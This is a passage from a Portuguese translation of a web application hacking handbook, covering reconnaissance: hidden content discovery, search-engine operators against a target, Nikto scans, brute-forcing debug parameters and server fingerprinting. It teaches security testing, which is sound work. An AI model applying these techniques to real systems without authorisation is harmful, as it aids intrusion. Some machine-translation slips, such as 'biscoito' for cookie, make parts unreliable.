- Revise essas listas para identificar os esquemas de nomes em uso. Por exemplo, se houver páginas chamadas AddDocument.jsp e ViewDocument.jsp, também poderá haver páginas chamadas EditDocument.jsp e RemoveDocument.jsp. Muitas vezes, você pode ter uma ideia dos hábitos de nomenclatura dos desenvolvedores apenas lendo alguns exemplos. Por exemplo, dependendo do estilo pessoal, os desenvolvedores podem ser detalhistas (AddANewUser.asp), sucintos (AddUser.asp), usar abreviações (AddUsr.asp) ou até mesmo ser mais críticos (AddU.asp). Ter uma ideia dos estilos de nomenclatura em uso pode ajudá-lo a adivinhar os nomes exatos do conteúdo que você ainda não identificou.
- Às vezes, o esquema de nomenclatura usado para diferentes conteúdos emprega identificadores como números e datas, o que pode facilitar muito a inferência de conteúdo oculto. Isso é mais comumente encontrado nos nomes de recursos estáticos, em vez de scripts dinâmicos. Por exemplo, Se o site de uma empresa tem links para AnnualReport2004.pdf e Annual Report2005.pdf, deve ser um passo curto para identificar o nome do próximo relatório. Por incrível que pareça, houve casos notórios de empresas que colocaram arquivos contendo resultados financeiros em seus servidores da Web antes de serem anunciados publicamente, apenas para que jornalistas astutos os descobrissem com base no esquema de nomenclatura usado em anos anteriores.
- Revise todo o código do lado do cliente, como HTML e JavaScript, para identificar qualquer pista sobre o conteúdo oculto do lado do servidor. Isso pode incluir comentários em HTML relacionados a funções protegidas ou não vinculadas e formulários HTML com elementos SUBMIT desativados, entre outros. Muitas vezes, os comentários são gerados automaticamente pelo software usado para gerar conteúdo da Web ou pela plataforma na qual o aplicativo está sendo executado. As referências a itens como arquivos de inclusão do lado do servidor são de particular interesse - esses arquivos podem, na verdade, ser baixados publicamente e conter informações altamente confidenciais, como cadeias de conexão de banco de dados e senhas. Em outros casos, os comentários dos desenvolvedores podem conter todos os tipos de informações úteis, como nomes de bancos de dados, referências a componentes de back-end, strings de consulta SQL e assim por diante. Os componentes de cliente espesso, como applets Java e controles ActiveX, também podem conter dados confidenciais que podem ser extraídos. Consulte o Capítulo 14 para conhecer outras maneiras pelas quais o aplicativo pode divulgar informações sobre si mesmo.

(continuação)

ETAPAS DO HACK (continuação)

- Adicione às listas de itens enumerados quaisquer outros nomes em potencial conjurados com base neles. Adicione também à lista de extensões de arquivo extensões comuns, como `.txt`, `.bak`, `.src`, `.inc` e `.old`, que podem revelar o código-fonte de versões de backup de páginas ativas, bem como extensões associadas às linguagens de desenvolvimento em uso, como Java e `.cs`, que podem revelar arquivos de código-fonte que foram compilados em páginas ativas (consulte as dicas descritas posteriormente neste capítulo para identificar as tecnologias em uso). A ferramenta Paros realiza esse teste quando usada para executar uma varredura de vulnerabilidade (consulte o Capítulo 19).
- Procure por arquivos temporários que possam ter sido criados inadvertidamente por ferramentas de desenvolvimento e editores de arquivos - por exemplo, o arquivo `.DS_Store`, que contém um índice de diretório no OSX, ou `file.php~1`, que é um arquivo temporário criado quando `file.php` é editado.
- Realize outros exercícios automatizados, combinando as listas de diretórios, troncos de arquivos e extensões de arquivos para solicitar um grande número de recursos potenciais. Por exemplo, em um determinado diretório, solicite cada haste de arquivo combinada com cada extensão de arquivo. Ou solicite cada nome de diretório como um subdiretório de cada diretório conhecido.
- Quando um esquema de nomenclatura consistente tiver sido identificado, considere a possibilidade de realizar um exercício de força bruta mais focado com base nele. Por exemplo, se for conhecida a existência de `AddDocument.jsp` e `ViewDocument.jsp`, você poderá criar uma lista de ações (editar, excluir, criar etc.) e fazer solicitações no formato `XxxDocument.jsp`. Como alternativa, crie uma lista de tipos de itens (usuário, conta, arquivo etc.) e faça solicitações do formulário `AddXxx.jsp`.
- Execute cada exercício de forma recursiva, usando novos conteúdos e padrões enumerados como base para mais spidering direcionado ao usuário e mais descoberta de conteúdo automatizado. Você está limitado apenas pela sua imaginação, pelo tempo disponível e pela importância que atribui à descoberta de conteúdo oculto dentro do aplicativo que está segmentando.

Uso de informações públicas

Pode haver conteúdo e funcionalidade no aplicativo que não esteja atualmente vinculado ao seu conteúdo principal, mas que tenha sido vinculado no passado. Nessa situação, é provável que vários repositórios históricos ainda contenham referências ao conteúdo oculto. Há dois tipos principais de recursos disponíveis publicamente que são úteis aqui:

Mecanismos de pesquisa como Google, Yahoo e MSN. Esses mecanismos mantêm um índice detalhado de todo o conteúdo que seus poderosos spiders têm

descoberto e também cópias em cache de grande parte desse conteúdo, que permanece mesmo depois que o conteúdo original foi removido.

Arquivos da Web, como o WayBack Machine, localizado em

web.archive.org. Esses arquivos mantêm um registro histórico de um número muito grande de sites da Web e, em muitos casos, permitem que os usuários naveguem em um instantâneo totalmente replicado de um determinado site, conforme ele existia em várias datas, há vários anos.

Além do conteúdo que foi vinculado no passado, é provável que esses recursos também contenham referências a conteúdo vinculado de sites de terceiros, mas não de dentro do próprio aplicativo de destino. Por exemplo, alguns aplicativos contêm funcionalidades restritas para uso de seus parceiros comerciais. Esses parceiros podem divulgar a existência da funcionalidade de uma forma que o próprio aplicativo não divulga.

ETAPAS DO HACK

- Use vários mecanismos de pesquisa e arquivos da Web diferentes (listados anteriormente) para descobrir o conteúdo que eles indexaram ou armazenaram para o aplicativo que você está atacando.
- Ao consultar um mecanismo de busca, você pode usar várias técnicas avançadas para maximizar a eficácia da sua pesquisa. As sugestões a seguir se aplicam ao Google - você pode encontrar as consultas correspondentes em outros mecanismos selecionando a opção Advanced Search:
 - `site:www.wahh-target.com` - Isso retornará todos os recursos do site de destino aos quais o Google tem uma referência.
 - `site:www.wahh-target.com login` - Isso retornará todas as páginas que contêm a expressão `login`. Em um aplicativo muito grande e complexo, essa técnica pode ser usada para localizar rapidamente recursos interessantes, como mapas do site, funções de redefinição de senha, menus administrativos e outros.
 - `link:www.wahh-target.com` - retornará todas as páginas de outros sites e aplicativos da Web que contêm um link para o destino. Isso pode incluir links para conteúdo antigo ou funcionalidade que se destina a ser usada somente por terceiros, como links de parceiros.
 - `related:www.wahh-target.com` – retorna páginas que são "semelhantes" ao alvo e, portanto, incluirá muito material irrelevante. No entanto, ela também pode incluir discussões sobre o alvo em outros sites, o que pode ser interessante.
 - Para cada pesquisa, execute-a não apenas na seção padrão da Web do Google, mas também em Grupos e Notícias, que podem conter resultados diferentes.

(continuação)

ETAPAS DO HACK (*continuação*)

- Navegue até a última página de resultados de pesquisa de uma determinada consulta e selecione Repetir a pesquisa com a inclusão dos resultados omitidos. Por padrão, o Google tenta filtrar resultados redundantes removendo páginas que ele acredita serem suficientemente semelhantes a outras incluídas nos resultados. A substituição desse comportamento pode revelar páginas sutilmente diferentes que sejam de seu interesse ao atacar o aplicativo.
- Visualize a versão em cache de páginas interessantes, incluindo qualquer conteúdo que não esteja mais presente no aplicativo real. Em alguns casos, os caches dos mecanismos de busca contêm recursos que não podem ser acessados diretamente no aplicativo sem autenticação ou pagamento.
- Realize as mesmas consultas em outros nomes de domínio pertencentes à mesma organização, que podem conter informações úteis sobre o aplicativo que você está segmentando.
- Se a sua pesquisa identificar conteúdo e funcionalidade antigos que não estejam mais vinculados ao aplicativo principal, eles ainda poderão estar presentes e ser usados. A funcionalidade antiga pode conter vulnerabilidades que não existem em nenhum outro lugar do aplicativo.
- Mesmo que o conteúdo antigo tenha sido removido do aplicativo ativo, os detalhes sobre o conteúdo obtido de um cache de mecanismo de pesquisa ou de um arquivo da Web podem conter referências ou pistas sobre outras funcionalidades que ainda estão presentes no aplicativo ativo e que podem ser usadas para atacá-lo.

Uma outra fonte pública de informações úteis sobre o aplicativo de destino são as postagens que os desenvolvedores e outras pessoas fizeram em fóruns da Internet. Há vários fóruns desse tipo em que designers e programadores de software fazem e respondem a perguntas técnicas. Muitas vezes, os itens postados nesses fóruns contêm informações sobre um aplicativo que são de benefício direto para um invasor, incluindo as tecnologias em uso, a funcionalidade implementada, os problemas encontrados durante o desenvolvimento, bugs de segurança conhecidos, arquivos de configuração e de registro enviados para auxiliar na solução de problemas e até mesmo trechos do código-fonte.

ETAPAS DO HACK

- Compile uma lista com todos os nomes e endereços de e-mail que puder descobrir relacionados ao aplicativo de destino e ao seu desenvolvimento. Isso deve incluir todos os desenvolvedores conhecidos, nomes encontrados no código-fonte HTML, nomes encontrados na seção de informações de contato do site principal da empresa e todos os nomes divulgados no próprio aplicativo, como a equipe administrativa.
- Usando as técnicas de pesquisa descritas anteriormente, pesquise cada nome identificado para encontrar perguntas e respostas que tenham sido postadas em fóruns da Internet. Analise todas as informações encontradas para obter pistas sobre a funcionalidade ou as vulnerabilidades do aplicativo de destino.

Aproveitamento do servidor da Web

Podem existir vulnerabilidades na camada do servidor Web que permitem que você descubra o conteúdo e a funcionalidade que não estão vinculados ao próprio aplicativo Web. Por exemplo, existem vários bugs no software do servidor Web que permitem que um invasor liste o conteúdo de diretórios ou obtenha o código-fonte bruto de páginas dinâmicas executáveis pelo servidor. Consulte o Capítulo 17 para ver alguns exemplos dessas vulnerabilidades e como você pode identificá-las. Se houver uma falha desse tipo, você poderá explorá-la para obter diretamente uma listagem de todas as páginas e outros recursos do aplicativo.

Muitos servidores da Web são fornecidos com conteúdo padrão que pode ajudá-lo a atacá-los - por exemplo, scripts de amostra e de diagnóstico que podem conter vulnerabilidades conhecidas ou conter funcionalidade que pode ser aproveitada para alguma finalidade maliciosa. Além disso, muitos aplicativos da Web incorporam componentes comuns de terceiros que são usados para várias funções padrão, por exemplo, scripts para implementar um carrinho de compras ou uma interface para servidores de e-mail. O Nikto é uma ferramenta útil que emite solicitações para uma ampla gama de conteúdo padrão do servidor Web, componentes de aplicativos de terceiros e nomes de diretórios comuns. Embora o Nikto não teste rigorosamente nenhuma funcionalidade oculta sob medida, muitas vezes ele pode ser útil para descobrir outros recursos que não estão vinculados ao aplicativo e que podem ser de interesse na formulação de um ataque:

```
manicsprout@king nikto-1.35]# perl nikto.pl
-----
- Nikto 1.34/1.29      -      www.cirt.net
+ IP de destino:      127.0.0.1
+ Nome do host de destino: localhost
+ Porta de destino:  80
+ Hora de início:    Sat Feb 3 12:03:36 2007
-----
- A varredura depende da string "Server", que pode ser falsificada; use
-g para substituir
+ Cadeia de ID do servidor não enviada
- O servidor não entendeu o HTTP 1.1, mudando para o HTTP 1.0
+ /bin/ - Isso pode ser interessante... (GET)
+ /client/ - Isso pode ser interessante... (GET)
+ /oracle - Redireciona para /oracle/ , Isso pode ser interessante...
+ /temp/ - Isso pode ser interessante... (GET)
+ /cgi-bin/login.pl - Isso pode ser interessante... (GET)
+ 3198 itens verificados - 6 item(ns) encontrado(s) em host(s) remoto(s)
+ Hora de término:   Sat Feb 3 12:03:55 2007 (19 segundos)
-----
+ 1 host(s) testado(s)
```

ETAPAS DO HACK

Há várias opções úteis disponíveis ao executar o Nikto:

- Se você acredita que o servidor está usando um local não padrão para o conteúdo de interesse que o Nikto verifica (por exemplo, /cgi/cgi-bin em vez de /cgi-bin), você pode especificar esse local alternativo usando a opção `-root /cgi/`. Para o caso específico dos diretórios CGI, eles também podem ser especificados usando a opção `-Cgidirs`.
- Se o site usar uma página personalizada de "arquivo não encontrado" que não retorne o código de status HTTP 404, você poderá especificar uma cadeia de caracteres específica que identifique essa página usando a opção `-404`.
- Esteja ciente de que o Nikto não realiza nenhuma verificação inteligente de possíveis problemas e, portanto, está propenso a relatar falsos positivos.

Sempre verifique manualmente os resultados retornados pelo Nikto.

Páginas de aplicativos vs. caminhos funcionais

As técnicas de enumeração descritas até agora foram implicitamente orientadas por uma imagem específica de como o conteúdo dos aplicativos da Web pode ser conceituado e catalogado. Essa imagem é herdada dos dias anteriores à aplicação da World Wide Web, em que os servidores da Web funcionavam como repositórios de informações estáticas, recuperadas usando URLs que eram efetivamente nomes de arquivos. Para publicar algum conteúdo da Web, um autor simplesmente gerava vários arquivos HTML e os copiava para o diretório relevante em um servidor da Web. Quando os usuários seguiam os hiperlinks, eles navegavam pelo conjunto de arquivos criados pelo autor, solicitando cada arquivo por meio de seu nome na árvore de diretórios que residia no servidor.

Embora a evolução dos aplicativos da Web tenha mudado fundamentalmente a experiência de interação com a Web, a imagem que acabamos de descrever ainda é aplicável à maior parte do conteúdo e da funcionalidade dos aplicativos da Web. As funções individuais são normalmente acessadas por meio de um URL exclusivo, que geralmente é o nome do script do lado do servidor que implementa a função. Os parâmetros da solicitação (que residem na string de consulta do URL ou no corpo de uma solicitação POST) não informam ao aplicativo qual função deve ser executada - eles informam quais informações devem ser usadas ao executá-la. Nesse contexto, a metodologia de estruturação de um mapa baseado em URL pode ser eficaz para catalogar a funcionalidade do aplicativo.

Em alguns aplicativos, no entanto, a imagem baseada nas "páginas" do aplicativo é inadequada. Embora possa ser logicamente possível encaixar a estrutura de qualquer aplicativo nessa forma de representação, há muitos casos em que uma

Uma imagem diferente, baseada em caminhos funcionais, é muito mais útil para catalogar seu conteúdo e sua funcionalidade. Considere um aplicativo que é acessado usando apenas solicitações do seguinte formato:

```
POST /bank.jsp HTTP/1.1
Host: wahh-bank.com
Content-Length: 106
```

```
servlet=TransferFunds&method=confirmTransfer&fromAccount=10372918&toAcco
unt=3910852&amount=291.23&Submit=Ok
```

Aqui, cada solicitação é feita em um único URL. Os parâmetros da solicitação são usados para informar ao aplicativo qual função deve ser executada, nomeando o servlet Java e o método a ser invocado. Outros parâmetros fornecem as informações a serem usadas na execução da função. Na imagem baseada nas páginas do aplicativo, o aplicativo parecerá ter apenas uma única função, e um mapa baseado em URL não elucidará sua funcionalidade. Entretanto, se mapearmos o aplicativo em termos de caminhos funcionais, poderemos obter um catálogo muito mais informativo e útil de sua funcionalidade. A Figura 4-5 é um mapa parcial dos caminhos funcionais existentes no aplicativo.




Figura 4-5: Um mapeamento dos caminhos funcionais em um aplicativo da Web

Representar a funcionalidade de um aplicativo dessa forma costuma ser mais útil, mesmo nos casos em que a imagem usual baseada nas páginas do aplicativo pode ser aplicada sem problemas. As relações lógicas e as dependências entre as diferentes funções podem não corresponder à estrutura de diretório usada nos URLs. São essas relações lógicas que mais interessam a você, tanto para entender a funcionalidade principal do aplicativo quanto para formular possíveis ataques contra ele. Ao identificá-las, você pode entender melhor as expectativas e suposições dos desenvolvedores do aplicativo ao implementar as funções e tentar encontrar maneiras de violar essas suposições, causando um comportamento inesperado no aplicativo.

Nos aplicativos em que as funções são identificadas usando um parâmetro de solicitação, e não o URL, isso tem implicações para a enumeração do conteúdo do aplicativo. No exemplo anterior, os exercícios de descoberta de conteúdo descritos até agora provavelmente não revelarão nenhum conteúdo oculto. Essas técnicas precisam ser adaptadas aos mecanismos realmente usados pelo aplicativo para acessar a funcionalidade.

ETAPAS DO HACK

- Identifique todas as instâncias em que a funcionalidade do aplicativo é acessada não solicitando uma página específica para essa função (por exemplo, /admin/editUser.jsp), mas passando o nome de uma função em um parâmetro (por exemplo, /admin.jsp?action=editUser).
- Modifique as técnicas automatizadas descritas para descobrir conteúdo especificado por URL para trabalhar nos mecanismos de acesso ao conteúdo em uso no aplicativo. Por exemplo, se o aplicativo usar parâmetros que especificam nomes de servlets e métodos, primeiro determine seu comportamento quando um servlet e/ou método inválido for solicitado e quando um método válido for solicitado com outros parâmetros inválidos. Tente identificar atributos das respostas do servidor que indiquem "acertos", ou seja, servlets e métodos válidos. Se possível, encontre uma maneira de atacar o problema em duas etapas, primeiro enumerando os servlets e depois os métodos dentro deles. Usando um método semelhante ao usado para conteúdo especificado por URL, compile listas de itens comuns, adicione a elas inferindo os nomes realmente observados e gere um grande número de solicitações com base nelas.
- Se aplicável, compile um mapa do conteúdo do aplicativo com base em caminhos funcionais, mostrando todas as funções enumeradas e os caminhos lógicos e as dependências entre elas.

Descoberta de parâmetros ocultos

Uma variação da situação em que um aplicativo usa parâmetros de solicitação para especificar qual função deve ser executada surge quando outros parâmetros são usados para controlar a lógica do aplicativo de forma significativa. Por exemplo, um aplicativo pode se comportar de forma diferente se o parâmetro `debug=true` for adicionado à string de consulta de qualquer URL - ele pode desativar determinadas verificações de validação de entrada, permitir que o usuário ignore determinados controles de acesso ou exibir informações de depuração detalhadas em sua resposta. Em muitos casos, o fato de o aplicativo lidar com esse parâmetro não pode ser inferido diretamente de nenhum de seu conteúdo (por exemplo, ele não inclui `debug=false` nos URLs que publica como hiperlinks). O efeito do parâmetro só pode ser detectado por meio da adivinhação de um intervalo de valores até que o correto seja enviado.

ETAPAS DO HACK

- Usando listas de nomes de parâmetros de depuração comuns (`debug`, `test`, `hide`, `source`, etc.) e valores comuns (`true`, `yes`, `on`, `1`, etc.), faça um grande número de solicitações a uma página ou função de aplicativo conhecida, iterando por todas as permutações de nome e valor. Para solicitações `POST`, insira o parâmetro adicionado na string de consulta do URL e no corpo da mensagem.
- O Burp Intruder pode ser usado para realizar esse teste usando vários conjuntos de carga útil e o tipo de ataque "bomba de fragmentação" (consulte o Capítulo 13 para obter mais detalhes).
- Monitore todas as respostas recebidas para identificar quaisquer anomalias que possam indicar que o parâmetro adicionado teve efeito no processamento do aplicativo.
- Dependendo do tempo disponível, direcione um número de páginas ou funções diferentes para a descoberta de parâmetros ocultos. Escolha as funções em que é mais provável que os desenvolvedores tenham implementado a lógica de depuração, como `login`, `pesquisa`, `upload` e `download de arquivos e similares`.

Analisando o aplicativo

Enumerar o máximo possível do conteúdo do aplicativo é apenas um dos elementos do processo de mapeamento. Igualmente importante é a tarefa de analisar a funcionalidade, o comportamento e as tecnologias empregadas no aplicativo, a fim de identificar as principais superfícies de ataque que ele expõe e começar a formular uma abordagem para sondar o aplicativo em busca de vulnerabilidades exploráveis.

Algumas áreas importantes a serem investigadas são:

A funcionalidade principal do aplicativo, ou seja, as ações que ele pode realizar quando usado da forma pretendida.

Outros comportamentos mais periféricos do aplicativo, incluindo links externos, mensagens de erro, funções administrativas e de registro, uso de registros e assim por diante.

Os principais mecanismos de segurança e como eles funcionam, em especial o gerenciamento do estado da sessão, os controles de acesso e os mecanismos de autenticação e a lógica de suporte (registro de usuário, alteração de senha, recuperação de conta etc.).

Todos os diferentes locais em que a entrada fornecida pelo usuário é processada pelo aplicativo - cada URL, parâmetro de string de consulta, item de dados POST, cookie e similares.

As tecnologias empregadas no lado do cliente, incluindo formulários, scripts do lado do cliente, componentes de cliente espesso (applets Java, controles ActiveX e Flash) e cookies.

As tecnologias empregadas no lado do servidor, inclusive páginas estáticas e dinâmicas, os tipos de parâmetros de solicitação empregados, o uso de SSL, o software do servidor da Web, a interação com bancos de dados, sistemas de e-mail e outros componentes de back-end.

Quaisquer outros detalhes que possam ser obtidos sobre a estrutura interna e a funcionalidade do aplicativo no lado do servidor - os mecanismos que ele usa nos bastidores para fornecer a funcionalidade e o comportamento que são visíveis do ponto de vista do cliente.

Identificação de pontos de entrada para a entrada do usuário

A maioria das maneiras pelas quais o aplicativo captura a entrada do usuário para processamento no lado do servidor deve ser óbvia ao analisar as solicitações HTTP que são geradas à medida que você percorre a funcionalidade do aplicativo. Os principais locais em que se deve prestar atenção são:

Cada string de URL até o marcador de string de consulta.

Cada parâmetro enviado na string de consulta de URL.

Cada parâmetro enviado no corpo de uma solicitação POST.

Cada biscoito.

Todos os outros cabeçalhos HTTP que, em casos raros, podem ser processados pelo aplicativo, em especial os cabeçalhos User-Agent, Referer, Accept, Accept-Language e Host.

Alguns aplicativos não empregam o formato de string de consulta padrão (descrito no Capítulo 3), mas empregam seu próprio esquema personalizado, que pode usar marcadores de string de consulta e separadores de campo não padrão, pode incorporar outros esquemas de dados, como XML, dentro da string de consulta ou pode efetivamente colocar a string de consulta dentro do que parece ser o diretório ou a porção de nome de arquivo do URL. Aqui estão alguns exemplos de formatos de string de consulta não padronizados que os autores encontraram na natureza:

```
■■ /dir/file;foo=bar&foo2=bar2  
■■ /dir/file?foo=bar$foo2=bar2  
■■ /dir/file/foo%3dbar%26foo2%3dbar2  
■■ /dir/foo.bar/file  
■■ /dir/foo=bar/file  
■■ /dir/file?param=foo:bar  
■■ /dir/file?data=  
    %3cfoo%3ebar%3c%2ffoo%3e%3cfoo2%3ebar2%3c%2ffoo2%3e
```

Se um formato de string de consulta não padrão estiver sendo usado, você precisará levar isso em conta ao sondar o aplicativo em busca de todos os tipos de vulnerabilidades comuns. Por exemplo, ao testar o URL final desta lista, se você ignorar o formato personalizado e simplesmente tratar a string de consulta como contendo um único parâmetro chamado `data` e, assim, enviar vários tipos de payloads de ataque como o valor desse parâmetro, você perderia muitos tipos de vulnerabilidade que podem existir no processamento da string de consulta. Se, ao contrário, você dissecar o formato e colocar suas cargas úteis nos campos de dados XML incorporados, poderá descobrir imediatamente um bug crítico, como injeção de SQL ou passagem de caminho.

Uma classe final de pontos de entrada para a entrada do usuário inclui qualquer canal fora de banda pelo qual o aplicativo recebe dados que você pode controlar. Alguns desses pontos de entrada podem ser totalmente indetectáveis se você simplesmente inspecionar o tráfego HTTP gerado pelo aplicativo, e encontrá-los geralmente requer uma compreensão do contexto mais amplo da funcionalidade que o aplicativo implementa. Alguns exemplos de aplicativos da Web que recebem dados controláveis pelo usuário por meio de um canal fora de banda incluem:

- Um aplicativo de correio eletrônico da Web que processa e processa mensagens de e-mail recebidas via SMTP.
- Um aplicativo de publicação que contém uma função para recuperar conteúdo via HTTP de outro servidor.
- Um aplicativo de detecção de intrusão que coleta dados usando um sniffer de rede e os apresenta usando uma interface de aplicativo da Web.

Identificação de tecnologias do lado do servidor

Normalmente, é possível identificar as tecnologias empregadas no servidor por meio de várias pistas e indicadores.

Captura de banners

Muitos servidores da Web divulgam informações detalhadas sobre a versão, tanto sobre o próprio software do servidor da Web quanto sobre outros componentes que foram instalados. Por exemplo, o cabeçalho do servidor HTTP divulga uma grande quantidade de detalhes sobre algumas instalações:

```
Servidor: Apache/1.3.31 (Unix) mod_gzip/1.3.26.1a mod_auth_passthrough/1.8  
mod_log_bytes/1.2 mod_bwlimited/1.4 PHP/4.3.9 FrontPage/5.0.2.2634a  
mod_ssl/2.8.20 OpenSSL/0.9.7a
```

Além do cabeçalho do servidor, outros locais onde o tipo e a versão do software podem ser divulgados são:

Modelos usados para criar páginas HTML

Cabeçalhos HTTP personalizados

Parâmetros de string de consulta de URL

Impressão digital de HTTP

Em princípio, qualquer item de informação retornado pelo servidor pode ser personalizado ou até mesmo falsificado deliberadamente, e banners como o cabeçalho Server não são exceção. Alguns softwares de servidor da Web incluem um recurso para que os administradores definam um valor arbitrário para o cabeçalho Server. Além disso, há produtos de segurança que usam vários métodos para tentar impedir que o software de um servidor da Web seja detectado, como o ServerMask da Port80 Software.

A tentativa de obter o banner do servidor do próprio servidor da Web do Port80 não parece revelar muitas informações úteis:

```
HEAD / HTTP/1.0  
Host: www.port80software.com  
  
HTTP/1.1 200 OK  
Data: Sun, 04 Mar 2007 16:14:26 GMT  
Servidor: Sim, estamos usando o  
ServerMask! Set-Cookie:  
countrycode=UK; path=/  
Set-Cookie: ALT.COOKIE.NAME.2=89QMSN102,S62OS21C51N2NP,,0105,N7; path=/  
Controle de cache:  
privado Content-Length:  
27399
```

```
Coneção: Keep-Alive
Content-Type: text/html
Set-Cookie: Coyote-2-d1f579d9=ac1000d9:0; path=/

```

Apesar de medidas como essa, geralmente é possível para um invasor determinado usar outros aspectos do comportamento do servidor Web para determinar o software em uso ou, pelo menos, restringir a gama de possibilidades. A especificação HTTP contém muitos detalhes que são opcionais ou deixados a critério do implementador. Além disso, muitos servidores da Web se desviam da especificação ou a estendem de várias maneiras diferentes. Como resultado, há várias maneiras sutis pelas quais um servidor da Web pode ser identificado, além de seu banner de servidor. O Htpprint é uma ferramenta útil que executa vários testes na tentativa de identificar o software de um servidor da Web. No caso do servidor da Port80 Software, ele informa com um grau de confiança de 58% que o software de servidor em uso é, de fato, o Microsoft IIS versão 5.1, conforme mostrado na Figura 4-6.




Figura 4-6: Impressão digital de htpprint de vários servidores da Web diferentes

A captura de tela também ilustra como o Htpprint pode derrotar outras tipos de tentativas de enganar sobre o software de servidor da Web que está sendo usado. O site Found stone usa um banner enganoso, mas o Htpprint ainda consegue descobrir o software real. E o servidor RedHat está configurado para apresentar o banner "Apache", mas o Htpprint é capaz de deduzir a versão específica do Apache que está sendo usada com um alto grau de confiança.

Extensões de arquivo

As extensões de arquivo usadas nos URLs geralmente revelam a plataforma ou a linguagem de programação usada para implementar a funcionalidade relevante. Por exemplo:

- **asp** - Microsoft Active Server Pages
- **aspx** - Microsoft ASP.NET
- **jsp** - Páginas de servidor Java
- **cfm** - fusão a frio
- **php** - a linguagem PHP
- **d2w** - WebSphere
- **pl** - a linguagem Perl
- **py** - a linguagem Python
- **dll** - geralmente código nativo compilado (C ou C++)
- **nsf** ou **ntf** - Lotus Domino

Mesmo que um aplicativo não utilize uma extensão de arquivo específica em seu conteúdo publicado, geralmente é possível verificar se a tecnologia que dá suporte a essa extensão está implementada no servidor. Por exemplo, se o ASP.NET estiver instalado, a solicitação de um arquivo **.aspx** inexistente retornará uma página de erro personalizada gerada pela estrutura do ASP.NET, conforme mostrado na Figura 4-7, enquanto a solicitação de um arquivo inexistente com uma extensão diferente retorna uma mensagem de erro genérica gerada pelo servidor da Web, conforme mostrado na Figura 4-8.




Figura 4-7: Uma página de erro personalizada indicando que a plataforma ASP.NET está presente no servidor

